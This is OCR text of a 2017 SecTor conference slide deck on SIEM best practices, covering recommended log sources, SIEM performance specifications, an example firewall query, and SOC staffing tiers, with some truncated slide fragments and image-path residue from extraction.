Top SIEM Use Cases You Should Implement Today

SecTor 2017

Julian Pileggi

Agenda

1. whoami
2. SIEM Best Practices
    i. Logging
    ii. Performance Requirements
    iii. Staffing
    iv. Content Management
3. SIEM Rules
    i. Baseline – 10
    ii. Additional – 17
    iii. Threat Actor – 9

julian@mandiant:~$ whoami



Julian Pileggi, CISSP, OSCP, GCIH, GCFA

- 7+ years experience
- Speaker: BSides Calgary 2017, BSides Charm 2017
- Trainer: BlackHat USA 2017, FireEye CDS/Mircon 2017
- Upcoming: BlackHat Europe 2017

ArcSight, Splunk, QRadar, NFX SIM One, ELK, FireEye TAP

julian@mandiant:~$ whoami

Julian Pileggi, CISSP, OSCP, GCIH, GCFA



Julian Canada (ptrcom)

typeracer.com registered user view profile

Avg. speed (last 10 races):	128 WPM
Avg. speed (all time):	122.84 WPM
Last race:	149 WPM
Best race:	165 WPM
Races completed:	188
Races won:	134
Skill level:	Megaracer
Rank (WPM percentile):	99.9%
Experience Level:	Typist 3

Country: Canada

close

Fun fact: 120 WPM average

165 WPM peak

Disclaimers

- Speak for myself, not my employer
- Every situation/environment is different
- What works for one, doesn't work for all



SIEM Best Practices

Logging



Logging Laundry List

MUST HAVE	NICE TO HAVE
Windows Event Logs (Security/System/Application/Powershell x3)	Windows Management Instrumentation (WMI)
Web Proxy Logs	Sysmon Logs
Anti-Virus Logs	DNS Replies
Firewall Logs	DHCP Logs
IDS/IPS Logs	Metering Data (SCCM)
E-mail Gateway Logs	Web Application Firewall
VPN/Remote Access Logs	Multi-Factor Authentication Logs
DNS Requests	Exchange Audit Logs
Web Server Logs	Database Query Logs
Automated Sandboxing	Vulnerability Scan Data
Application Whitelisting	Remote Desktop Application Log

Tech Specs



Tech Specs

- Primary & Secondary (redundancy) Production
- Test Environment contains Prod Data
- Role Based Access Control - RBAC
- Automated aggregation by distinguishers
- Automatic case creation
- Geolocation enrichment
- 30 day retention minimum
- Query 14 day dataset for atomic indicator within 60 seconds


  Example Query: metaclass=firewall srcipv4=8.8.8.8

- Pri
- Tes
- Ro
- Au
- Au
- Ge
- 30
- Qu

Ex



DOABLE!


Index Search
srcipv4:"172.16.210.67"
OCT 5, 2017 18:00:13 - OCT 19, 2017 18:00:13 UTC
CB: All
Search Results
TIMELINE
LOCAL:2017-10-19T14:00:21-04:00
Viewing 1–10 of at least 62.0k results in 15.8 seconds

Median Dwell Time

99


DAYS





Staffing




It doesn't matter how many resources you have...
If you don't know how to use them, it will never be enough.

Security Automation & Content Development Team

- Dedicated resources!
- Software development background
- Min. 2 years of IR, SOC, Red Team, Penetration Testing
- Programming skills minimum: Python, Bash Scripting
- Signature skills minimum: RegEx, Snort, YARA, OpenIOC




Low Maturity

Tier 3
Subject Matter Experts & Special Cases

Tier 2
Incident Triage & Analysis

Tier 1
24x7 Alert Investigation & Enrichment




Medium Maturity

Tier 3
Subject Matter Experts & Special Cases

Tier 2
Incident Triage & Analysis

Tier 1
24x7 Alert Investigation & Enrichment




High Maturity

Tier 3
Subject Matter Experts & Special Cases

Tier 2
Incident Triage & Analysis

Tier 1
24x7 Alert Investigation & Enrichment

